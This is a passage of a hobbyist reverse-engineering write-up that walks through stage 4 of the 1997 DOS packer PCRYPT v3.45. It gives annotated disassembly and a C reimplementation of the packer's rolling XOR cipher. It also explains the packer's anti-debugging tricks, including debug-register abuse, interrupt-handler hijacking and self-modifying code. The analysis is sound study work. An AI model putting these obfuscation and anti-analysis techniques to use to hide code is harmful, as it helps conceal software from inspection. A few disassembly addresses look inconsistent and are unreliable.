;; al – ciphertext byte

    0000:0842      56              push si                ;
    0000:0843      1e              push ds                ;
    0000:0844      51              push cx                ; Save si, ds, cx
    0000:0845      0e              push cs                ;
    0000:0846      1f              pop ds                 ; ds = cs;
    0000:0847      6650            push eax               ; Save eax;
    0000:0849      fc              cld                    ; Clear direction flag
    0000:084a      0f20c0          mov eax, cr0           ;
    0000:084d      0f22c0          mov cr0, eax           ; Do nothing with cr0
    0000:0850      6658            pop eax                ; Restore eax
    0000:0852      e80000          call 0x845             ;
    0000:0855      5e              pop si                 ; si = 0x855
    0000:0856      50              push ax                ; stack words = ax cx ds si
    0000:0857      8bc6            mov ax, si             ; ax = 0x855
    0000:0859      81c6a303        add si, 0x3a3          ; si = 0xbf8
    0000:085d      057901          add ax, 0x179          ; ax = 0x9ce, si + 0x179
    0000:0860      3904            cmp word [si], ax      ; Compare 9ce and *(cs:0bf8)
    0000:0862      58              pop ax                 ; Restore ax
.-- 0000:0863      7205            jb 0x85a               ; Jump if below (CF=1)
:   0000:0865      0f23d2          mov dr2, edx           ; Write dx to dr2
:   0000:0868      8914            mov word [si], dx      ; Load dx (8ab) to cs:0bf8
:

'-> 0000:086a      ff04            inc word [si]          ; Increase the counter (0xbf8)
    0000:086c      8b34            mov si, word [si]      ; Load counter to si
    0000:086e      4e              dec si                 ; Decrement si
    0000:086f      8ae0            mov ah, al             ; ah = al
    0000:0871      ac              lodsb al, byte [si]    ; Load second ciphertext
    0000:0872      32e0            xor ah, al             ; ah ^= al -- decrypt
    0000:0874      8ac4            mov al, ah             ; Move cleartext byte to al
    0000:0876      59              pop cx                 ;
    0000:0877      1f              pop ds                 ;
```

```
0000:0878      5e             pop si                 ; Restore si, ds, cx
0000:0879      cf             iret                   ; Return from interrupt.
```

In this part, after ax is restored at 862, al contains the result of the xor at 990. Then al is saved int ah. si is overwritten with the counter from the storage area and then used to load al with the new value (lodsb). ah is xored with the new al value, and the result is moved back to al. This is the second XOR operation that completes the decryption. Pointers to two ciphertext values have been incremented. The pointer used for the second al load needs to be incremented manually (inc m16 at 86a).

After the INT3 handler ends, the CPU will execute the int1 instruction at 993 and execution will continue at cs:08ab which is the
current INT1 handler (set at 967)...

```
0000:08ab      aa             stosb byte es:[di], al  ; Save al to es:di, di++
0000:08ac      cf             iret                    ; Return from interrupt
```

This handler saves the decrypted value in al to es:di. This concludes processing 1 byte of the ciphertext.

The encryption algorhitm here is the most sophisticated so far. It is based on two XORs, but this time, the ciphertext is xored with it's previous bytes in order to avoid using a constant value (stage 3) or a (limited length) key lookup table, as it was the case of stage 2. Additionally, the byte is rotated and pre-xored with a rolling key.


This is a simple stream cipher, but the implementation is intentionally obfuscated.
I've drawn out the schematic of the cipher below (@ sign denotes the instruction address):

```
           ...    @871
   ffff [cntr] >------------------. @872
.->0000 [ di ]                   (X)---.        ::
:  0001 [    ]  cl++ -.-------.   :    :        ||
:  0002 [    ]        :      (X)--'    :       _||_
:  0003 [ si ] >---[ rol ]->--' @990   :       \  /
:  0004  ...    @98d    @98e           :        \/
:                                      :
'______________________________________'
  @8ab                              while bx-- != 0;
```

Alternatively, to use cryptographic notation:


```
m(n) =  rol( c(n+3), cl(n)) xor 0x68 xor c(n-1) ;
cl(n) = (0x68 + n ) & 0xFF;
m - message, c - ciphertext;  m(n) - nth message symbol (byte) and so on.
```

Here's the C code that I used:



```
do {
        al = memory[si++];          //@ 98d, al
        al = rol(al, cl);           //@ 98e
        al = al ^ cl;               //@ 990
        // INT3 handler
        counter++;                  //@ 86a
        ah = al;                    //@ 86f
        al = memory[counter-1];     //@ 871
        ah = ah ^ al;               //@ 872
        al = ah;                    //@ 874
        // INT1 handler
        memory[di++] = al;          //@ 8ab
        // INT6 handler

        cl++;                       //@ 824
        // Jump to 0000:0270 -> jumps to 9b1
        bx--;                       //@ 9b1
        //Return to (*)
    } while (bx != 0);
```

And my implementation of the rol r/m8, cl operation:



```
uint8_t rol(uint8_t rm8, uint8_t cl){
    //ROL - rotate left r/m8, cl times
    uint16_t tmp = rm8 | rm8<<8;
    tmp >>= (8 - ( cl % 8));
    return tmp & 0xff;
  }
```

After the INT1 handler ends, the execution continues at the two invalid instructions (cs:0994), which causes the INT6 (#UD) handler to be executed (cs:0818):

```
0000:0818      0f23d6         mov dr2, esi  ;
0000:081b      0f23c6         mov dr0, esi  ;
0000:081e      0f23ce         mov dr1, esi  ;
0000:0821      0f23de         mov dr3, esi  ; Set all breakpoints to esi
0000:0824      fec1           inc cl        ; Increase cl
;; int 6 handler earlier set by code at 77e
0000:0826      0f23d0         mov dr2, eax  ; Set dr2 to eax
0000:0829      55             push bp
0000:082a      8bec           mov bp, sp
0000:082c      83460202       add word [bp + 2], 2 ; Move the saved ip 2 bytes ahead
0000:0830      5d             pop bp
0000:0831      cf             iret          ; Finish servicing the isr
```

Which will move the instruction pointer two bytes forward to the fnop instructions at 0996:

```
0000:0996      d9d0           fnop               ; INT6 handler return here
0000:0998      d9d0           fnop
0000:099a      0f23c8         mov dr1, eax       ; Scrap the debug registers
0000:099d      d9d0           fnop               ; Just in case someone is watching
0000:099f      0f23d8         mov dr3, eax       ; Ditto
0000:09a2      0f20c0         mov eax, cr0       ;
0000:09a5      d9d0           fnop               ;
0000:09a7      0f22c0         mov cr0, eax       ; Do funny stuff with cr0
0000:09aa      d9d0           fnop               ;
0000:09ac      ea00002700     ljmp 0x27:0        ; Jump to linear address 0000 0270
```

You may be wondering what is at the address 0000:0270? Well, remember the strange writes to 0000:0270 by the code at 0928?

```
0000:0928      c7067002ea00   mov word [0x270], 0xea       ; Set 0000:0270 to ea 00
0000:092e      8bc6           mov ax, si                   ; ax = 0x6be
0000:0930      05f302         add ax, 0x2f3                ; ax = 0x9b1
0000:0933      a37102         mov word [0x271], ax         ; Set 0000:0271 = ax
0000:0936      8c0e7302       mov word [0x273], cs         ; Set 0000:0273 = cs
;; Note that while my listing shows the leading code segment as 0000 throughout
;; the whole text, cs is in fact far away in memory, pointing where the DOS loader
;; loaded the original COM file and then moved back by 1 as stage 3 was executed.
```

This data will now be jumped to and executed:

```
;; The segment listed here is in fact zero
;; Jump to pointer (cs:09b1) that was written here at 0933
0000:0270      ea b109:[cs]  jmp ptr16:32
```

The execution will continue at cs:09b1, that is

```
0000:09b1      4b             dec bx
0000:09b2      75d9           jne 0x98d
```

This decrements bx, and if its not equal to zero, jumps back to cs:098d which starts the process of decrypting the next byte. The location 98d is marked with a (*) in the listing.

If bx is zero, then the jump is not taken and the code continues execution:

```
0000:09b4      0bed           or bp, bp
0000:09b6      7413           je 0x9cb              ; Jump taken

;; Call the function that checks for constants in the idle interrupt handler again
0000:09cb      e8acfe         call 0x87a

0000:087a      6a00           push 0
0000:087c      1f             pop ds
0000:087d      c536a000       lds si, [0xa0]
0000:0881      ad             lodsw ax, word [si]
0000:0882      3d9cfb         cmp ax, 0xfb9c
0000:0885      750c           jne 0x893
0000:0887      ad             lodsw ax, word [si]
0000:0888      3d3d55         cmp ax, 0x553d
0000:088b      7506           jne 0x893
0000:088d      ad             lodsw ax, word [si]
0000:088e      3d2d75         cmp ax, 0x752d
0000:0891      7401           je 0x894
0000:0893      c3             ret                   ; Side effect, ds = 0000

0000:09ce      07             pop es                ;
0000:09cf      1f             pop ds                ; Set es and ds = 0100
0000:09d0      1e             push ds               ;
0000:09d1      06             push es               ;
0000:09d2      e80000         call 0x9d5
0000:09d5      5e             pop si
0000:09d6      83c628         add si, 0x28          ; si = 0x9fd
0000:09d9      90             nop
0000:09da      0e             push cs
0000:09db      07             pop es                ; es = cs
0000:09dc      8cd8           mov ax, ds            ;
0000:09de      051000         add ax, 0x10          ;
0000:09e1      8ed8           mov ds, ax            ; Move ds by 0x10
0000:09e3      2e0104         add word cs:[si], ax  ; Self modyfying code again,
                                                    ; word cs:9fd = ds+0x10
0000:09e6      83c605         add si, 5             ;
0000:09e9      90             nop
0000:09ea      2e0104         add word cs:[si], ax  ; word cs:a02 = ds + 0x10
0000:09ed      07             pop es
0000:09ee      1f             pop ds
0000:09ef      61             popaw
0000:09f0      b001           mov al, 1             ;
0000:09f2      3c01           cmp al, 1             ; I will let you guess
0000:09f4      7409           je 0x9ff              ; if this is taken or not
0000:09f6      60             pushaw
0000:09f7      1e             push ds
0000:09f8      06             push es
0000:09f9      b80000         mov ax, 0
0000:09fc      bb0000         mov bx, 0             ; Immediate value changed,
0000:09ff      ea0001f07c     ljmp 0x____:0x100     ; jump to linear address
     0a02            ____                               ; target segment is modified
                                                            ; by add at 9ea
```

Sometimes when the thing you are looking at does not make sense at all, it's worth to take a few steps back and look around. At first the instructions from 90e onwards didn't make any sense at all, because I had made an error when rewriting the stage 1 decryptor program. Originally it was loading the COM file into an array. Because of the COM load offset, all array accesses needed to be offset as well. This was bad for code readability. I rewrote the code to use a larger array and load the file at 0x100 offset.

But I forgot to remove the offset from the length constant, which means the last 0x100 bytes to be decrypted by stage 1 were never decrypted. But when I fixed that error, suddenly the beginning of stage 3 code became curreupted. I already analyzed it at that point and I knew that there needed to be correct code there. Something was wrong.

Then it hit me: the stage 2 key LUT start at 9f4 and goes up to be2. It should NOT be overwritten! This breaks the encryption! The original code overwrites the first 30 bytes of the stage 2 key lookup table, thus breaking the first 30 bytes of stage 3 code. There is a bug in this particular packer version!

I changed stage 1 code to end demangling at 9f3, and suddenly the code in both stage 3 and 4 made perfect sense. I think that this version of PCRYPT is broken, because I cannot find any other executables that use it online. There are a few v3.45 pcrypt binaries. There's a file list of a russian BBS that lists two distributions of PCRYPT - v3.44 and v3.45. According to that file, version 3.45 was released just 12 days after 3.44:

```
PCRYP345.RAR     27417 02-09-97  +=============╣ PCRYPT v3.45 Φ=+
                                 I +---------                   IШ
                                 I |Шифровщик COM и EXE-файлов| IШ
                                 I                     -------+ IШ
                                 I  ш Быстро работает.          IШ
                                 I  ш Небольшой размер.         IШ
                                 I  ш Защита от отладки.        IШ
                                 I  ш Защита от изменений.      IШ
                                 I  ш Полностью на Ассемблере.  IШ
                                 I  ш Персональная регистрация. IШ
                                 Г------------------------------╤Ш
                                 I Copyright (c) 1997 by MERLiN IШ
                                 +==============[ 01 Sep 1997 ]=+Ш
```

Here's the full Stage 4 disassembly listing:

```
     ;         ...
     ;        //||
     ; stage :/_||_
     ;         _||_

     ;; INT3 handler
     0000:0842      56             push si                ;
     0000:0843      1e             push ds                ;
     0000:0844      51             push cx                ; Save si, ds, cx
     0000:0845      0e             push cs                ;
     0000:0846      1f             pop ds                 ; ds = cs;
     0000:0847      6650           push eax               ; Save eax;
     0000:0849      fc             cld                    ; Clear direction flag
     0000:084a      0f20c0         mov eax, cr0           ;
     0000:084d      0f22c0         mov cr0, eax           ; Do nothing with cr0
     0000:0850      6658           pop eax                ; Restore eax
     0000:0852      e80000         call 0x845             ;
     0000:0855      5e             pop si                 ; si = 0x855
     0000:0856      50             push ax                ; stack words = ax cx ds si
     0000:0857      8bc6           mov ax, si             ; ax = 0x855
```

```
    0000:0859      81c6a303       add si, 0x3a3          ; si = 0xbf8
    0000:085d      057901         add ax, 0x179          ; ax = 0x9ce, si + 0x179
    0000:0860      3904           cmp word [si], ax      ; Compare 9ce and *(cs:0bf8)
    0000:0862      58             pop ax                 ; Restore ax
.-- 0000:0863      7205           jb 0x85a               ; Jump if below (CF=1)
:   0000:0865      0f23d2         mov dr2, edx           ; Write dx to dr2
:   0000:0868      8914           mov word [si], dx      ; Load dx (8ab) to cs:0bf8
'-> 0000:086a      ff04           inc word [si]          ; Increase the counter (0xbf8)
    0000:086c      8b34           mov si, word [si]      ; Load counter to si
    0000:086e      4e             dec si                 ; Decrement si
    0000:086f      8ae0           mov ah, al             ; ah = al
    0000:0871      ac             lodsb al, byte [si]    ; Load second ciphertext
    0000:0872      32e0           xor ah, al             ; ah ^= al -- decrypt
    0000:0874      8ac4           mov al, ah             ; Move cleartext byte to al
    0000:0876      59             pop cx                 ;
    0000:0877      1f             pop ds                 ;
    0000:0878      5e             pop si                 ; Restore si, ds, cx
    0000:0879      cf             iret                   ; Return from interrupt.

    ;; Interrupt code check function
    0000:087a      6a00           push 0                 ;
    0000:087c      1f             pop ds                 ; ds = 0000
    0000:087d      c536a000       lds si, [0xa0]
    ;; load ds:si with segment:offset from 0xa0, INT28 handler - DOS Idle Interrupt
    0000:0881      ad             lodsw ax, word [si]    ; ax = ds:si, si += 2
    0000:0882      3d9cfb         cmp ax, 0xfb9c
    0000:0885      750c           jne 0x893
    0000:0887      ad             lodsw ax, word [si]
    0000:0888      3d3d55         cmp ax, 0x553d
    0000:088b      7506           jne 0x893
    0000:088d      ad             lodsw ax, word [si]
    0000:088e      3d2d75         cmp ax, 0x752d
    0000:0891      7401           je 0x894
    0000:0893      c3             ret                    ; Return from call
    0000:0894      ea0000ffff     ljmp 0xffff:0          ; Invalid address

    ;; INT1 handler. ISR stack words are = ip cs flags
    0000:0899      8bec           mov bp, sp             ; bp = sp
    0000:089b      897600         mov word [bp], si      ; Set return ip to si
    0000:089e      8c4e02         mov word [bp + 2], cs  ; Set return segment to cs
    0000:08a1      6633c0         xor eax, eax           ; Clear eax
    0000:08a4      0f23f8         mov dr7, eax           ; Clear all bp conditions
    0000:08a7      0f23c0         mov dr0, eax           ; Clear dr0
    0000:08aa      cf             iret                   ; Continue execution at cs:si

    ;; new INT1 handler
    0000:08ab      aa             stosb byte es:[di], al  ; Save al to es:di, di++
    0000:08ac      cf             iret                    ; Return from interrupt

    ;; stage 4 entry point
    0000:08ad      e8caff         call 0x87a         ; Call subroutine at 87a
    0000:08b0      07             pop es             ; es = 0100  (cs)
    0000:08b1      1f             pop ds             ; ds = 0100  (cs)
    0000:08b2      61             popaw
    0000:08b3      60             pushaw
    0000:08b4      1e             push ds
    0000:08b5      06             push es
    0000:08b6      b0b6           mov al, 0xb6       ;
    0000:08b8      e643           out 0x43, al       ; PIT command b6: ch1,
    0000:08ba      b0ff           mov al, 0xff       ; acces lo/hi, mode 2, 16 bit
    0000:08bc      e640           out 0x40, al       ;
    0000:08be      e640           out 0x40, al       ; Load 0xffff to PIT ch 1.
```

```
0000:08c0      b430           mov ah, 0x30      ; INT 21h, ah=0x30:
0000:08c2      cd21           int 0x21          ; Get DOS version
0000:08c4      3c02           cmp al, 2         ; Compare maj version with 2
0000:08c6      7305           jae 0x8cd         ; Jump above or equal
0000:08c8      33c0           xor ax, ax        ; ax = 0
0000:08ca      06             push es           ; es = cs
0000:08cb      50             push ax
0000:08cc      cb             retf              ; Pull cs:0000 and jump there
0000:08cd      b430           mov ah, 0x30
0000:08cf      cd21           int 0x21          ; Get DOS version again
;; PSP:02 segment of first byte beyond memory allocated to program
0000:08d1      8b2e0200       mov bp, word [2]      ; bp = *(0100:0002);
;; PSP:2c DOS 2+ environment for process
0000:08d5      8b1e2c00       mov bx, word [0x2c]   ; bx = *(0100:002c)
0000:08d9      bf5553         mov di, 0x5355        ; di = 0x5355 “SU”
0000:08dc      b94b43         mov cx, 0x434b        ; cx = 0x434b “CK”
0000:08df      b430           mov ah, 0x30          ; Get DOS version (3rd time)
0000:08e1      cd21           int 0x21              ;
0000:08e3      3c02           cmp al, 2             ; Either case continues
0000:08e5      7300           jae 0x8e7             ;   code execution.
0000:08e7      33c0           xor ax, ax
0000:08e9      bf0000         mov di, 0
0000:08ec      8b00           mov ax, word [bx + si]
0000:08ee      90             nop
0000:08ef      2bf7           sub si, di
0000:08f1      bf5553         mov di, 0x5355        ; SUCK again
0000:08f4      b94b43         mov cx, 0x434b
0000:08f7      e80000         call 0x8fa                ; ..
0000:08fa      5e             pop si                    ; si = 0x8fa
0000:08fb      81c6fe02       add si, 0x2fe             ; si = 0xbf8
0000:08ff      2ec704ffff     mov word cs:[si], 0xffff  ; cs:0bf8 = 0xffff
0000:0904      e80000         call 0x907        ; ..
0000:0907      5e             pop si            ; si = 0x907
;; si = 0x6be now points at start of what stage 1 decrypted (cs has changed)
0000:0908      81ee4902       sub si, 0x249     ; si = 0x6be
0000:090c      1e             push ds           ; Save ds  stack = 01 00 ...
0000:090d      6a00           push 0            ; ..
0000:090f      1f             pop ds            ; ds = 0000
0000:0910      8bc6           mov ax, si        ; ax = 0x6be
;; ax = 0x842 points at start of what stage 3 decrypted (cs has changed)
0000:0912      058401         add ax, 0x184     ; ax = 0x842
0000:0915      a30c00         mov word [0xc], ax   ;
0000:0918      8c0e0e00       mov word [0xe], cs   ; Set INT3 to cs:0842
0000:091c      8bc6           mov ax, si           ; ax = 0x6be
0000:091e      056a01         add ax, 0x16a        ; ax = 0x828
0000:0921      a31800         mov word [0x18], ax  ;
0000:0924      8c0e1a00       mov word [0x1a], cs  ; Set INT6 to cs:0828
0000:0928      c7067002ea00   mov word [0x270], 0xea    ; Set 0000:0270 to ea 00
0000:092e      8bc6           mov ax, si                ; ax = 0x6be
0000:0930      05f302         add ax, 0x2f3             ; ax = 0x9b1
0000:0933      a37102         mov word [0x271], ax      ; Set 0000:0271 = ax
0000:0936      8c0e7302       mov word [0x273], cs      ; Set 0000:0273 = cs
0000:093a      56             push si              ; stack = be 06
0000:093b      e80000         call 0x93e           ;
0000:093e      5e             pop si               ; si = 0x93e
0000:093f      56             push si              ; stack = 3e 09 be 06
0000:0940      83c61d         add si, 0x1d         ; si = 0x95b
0000:0943      90             nop
0000:0944      66b84de80f00   mov eax, 0xfe84d     ;
0000:094a      0f23c0         mov dr0, eax         ; Set 0xfe84d as breakpoint 0
0000:094d      66b803000000   mov eax, 3           ;
0000:0953      0f23f8         mov dr7, eax         ; Set breakpoint 0 conditions
```

```
     0000:0956      ea4de800f0     ljmp 0xf000:0xe84d   ; Jump to lin.address = 000f e84d
     ;; Long jump triggers INT1

     0000:095b      5e             pop si               ; si = 0x03e
     0000:095c      81c66dff       add si, 0xff6d       ; si = 0x08ab  (overflow)
     0000:0960      6a00           push 0               ;
     0000:0962      1f             pop ds               ;
     0000:0963      89360400       mov word [4], si     ;
     0000:0967      8c0e0600       mov word [6], cs     ; Set INT 1 handler to cs:08ab
     0000:096b      5e             pop si               ; si = 0x6be
     0000:096c      1f             pop ds               ; ds = 0x0100
     0000:096d      8cd8           mov ax, ds           ; ax = 0x0100
     0000:096f      051000         add ax, 0x10         ; ax = 0x0110
     0000:0972      8ed8           mov ds, ax           ; ds = 0x0110
     0000:0974      1e             push ds              ;
     0000:0975      07             pop es               ; es = 0x0110
     0000:0976      8bd6           mov dx, si           ; dx = 0x08ab
     0000:0978      bd0000         mov bp, 0            ; bp = 0
     0000:097b      fc             cld                  ; Clear direction flag
     0000:097c      9b             wait                 ; Wait for BUSY# to go high
     0000:097d      dbe3           fninit               ; Initialize FPU
     0000:097f      b168           mov cl, 0x68         ; cl = 0x68
     0000:0981      0bed           or bp, bp            ; Set zero flag (ZF=1)
     0000:0983      7441           je 0x9c6             ; Jump is taken
     0000:0985      33db           xor bx, bx
     0000:0987      be0300         mov si, 3            ; si = 0x03
     0000:098a      bf0000         mov di, 0            ; di = 0x00
     ;; ds:si points at the first byte of the executable
     ;; (after the jmp 0x64a at the very beginning)
(*)->0000:098d      ac             lodsb al, byte [si]  ; al = ds:si, al = 0x81. si++
     0000:098e      d2c0           rol al, cl           ; Rotate al
     0000:0990      32c1           xor al, cl           ; Xor al with 0x68
     0000:0992      cc             int3                 ; Call INT3 handler (cs:0832)
     0000:0993      f1             int1                 ; Call INT1 hanlder (cs:08ab)
     0000:0994      ff             invalid              ; Trigger INT6 handler
     0000:0995      ff             invalid
     0000:0996      d9d0           fnop                 ; INT6 handler returns here
     0000:0998      d9d0           fnop
     0000:099a      0f23c8         mov dr1, eax         ; Scrap the debug registers
     0000:099d      d9d0           fnop
     0000:099f      0f23d8         mov dr3, eax         ; Just in case someone’s watching
     0000:09a2      0f20c0         mov eax, cr0         ;
     0000:09a5      d9d0           fnop                 ;
     0000:09a7      0f22c0         mov cr0, eax         ; Do funny stuff with cr0
     0000:09aa      d9d0           fnop                 ;
     0000:09ac      ea00002700     ljmp 0x27:0          ; Jump to linear address 0000 0270

     0000:09b1      4b             dec bx
     0000:09b2      75d9           jne 0x98d
     0000:09b4      0bed           or bp, bp
     0000:09b6      7413           je 0x9cb              ; Jump taken
     0000:09b8      4d             dec bp
     0000:09b9      8cd8           mov ax, ds
     0000:09bb      050010         add ax, 0x1000
     0000:09be      8ed8           mov ds, ax
     0000:09c0      8ec0           mov es, ax
     0000:09c2      0bed           or bp, bp
     0000:09c4      75c1           jne 0x987
     0000:09c6      bb3705         mov bx, 0x537         ; bx = 0x537
     0000:09c9      ebbc           jmp 0x987
     0000:09cb      e8acfe         call 0x87a
     0000:09ce      07             pop es                ;
```

```
0000:09cf      1f             pop ds                 ; Set es and ds = 0100
0000:09d0      1e             push ds                ;
0000:09d1      06             push es                ;
0000:09d2      e80000         call 0x9d5
0000:09d5      5e             pop si
0000:09d6      83c628         add si, 0x28           ; si = 0x9fd
0000:09d9      90             nop
0000:09da      0e             push cs
0000:09db      07             pop es                 ; es = cs
0000:09dc      8cd8           mov ax, ds             ;
0000:09de      051000         add ax, 0x10           ;
0000:09e1      8ed8           mov ds, ax             ; Move ds by 0x10
0000:09e3      2e0104         add word cs:[si], ax   ; self modyfying code again,
                                                     ; word cs:9fd = ds+0x10
0000:09e6      83c605         add si, 5              ;
0000:09e9      90             nop
0000:09ea      2e0104         add word cs:[si], ax   ; word cs:a02 = ds + 0x10
0000:09ed      07             pop es
0000:09ee      1f             pop ds
0000:09ef      61             popaw
0000:09f0      b001           mov al, 1              ;
0000:09f2      3c01           cmp al, 1              ; I will let you guess
0000:09f4      7409           je 0x9ff               ; if this is taken or not
0000:09f6      60             pushaw
0000:09f7      1e             push ds
0000:09f8      06             push es
0000:09f9      b80000         mov ax, 0
0000:09fc      bb0000         mov bx, 0              ; Immediate value changed
0000:09ff      ea0001f07c     ljmp 0x____:0x100      ; Jump to linear address
;; There are a few nonsense instructions here, then the PCRYPT banner starts
```

Stage 4 calls the code at [0x7cf0+ds+0x10]:0100. I think this is a good point to end this analysis as I have de-crypted what lands there, and this file is getting long. I hopeyou enjoyed this read and learnt something new.

```
.... ....  ....  ::    ...   .... :: :: ....
::.. ::.:'  ::   ::   :: :: ::     :: :: ::..
::.. ::    .::.  ::.. ':.:' ':.:: ':.:' ::..
```

Reverse engineering this packer was a very valuable journey into static analysis and DOS programming. It expanded my x86 knowledge greatly and was a lot of fun to do. It's not finished yet, as stage 4 jumps to more code that still is not the original binary. And after I crack that part, I still have to reverse the original program :) ...

Overall I really like the design of this packer. It's a COM file that just keeps on giving. I have no guarantee that stage 5 will be the last one, there is still a few hundred bytes that were not touched yet. There is an unpacker for it - but I thought that documenting how the program works, both in terms of encryption/obfuscation of the original binary, as well as it's own contents, is valuable not only for me but also for others. This is the main reason why I wrote so much of this text instead of just my own comments on the side of the disassembled code.

I've been using the following materials during this project:

- Intel 80386 Programmer's Reference Manual (there is a nice 1986 typed copy online)
- Ralph Brown's Interrupt List (RBIL)
- OSDEV wiki
- David Jurgens helppc (HTTP mirror: https://stanislavs.org/helppc/)


These are indispensable when doing DOS reverse engineering. For learning x86 (and other) assembly language, through reverse engineering (and static analysis!), I recommend Dennis Yurichev's book "Reverse Engineering for Beginners", known as RE4B.

As for disassembler, due to the sheer amount of comments I had to add, I just copied radare's output into a text file and then worked on that. Ghidra and IDA would probably work well too for disassembly. r2's and ghidra's decompilers are no good for it.

That's all for this work. If you liked this text, have some comments, or just want to say hello, drop me a line at gorplop@sdf.org.

Cheers

~gorplop


LET'S COLOR IN THE...
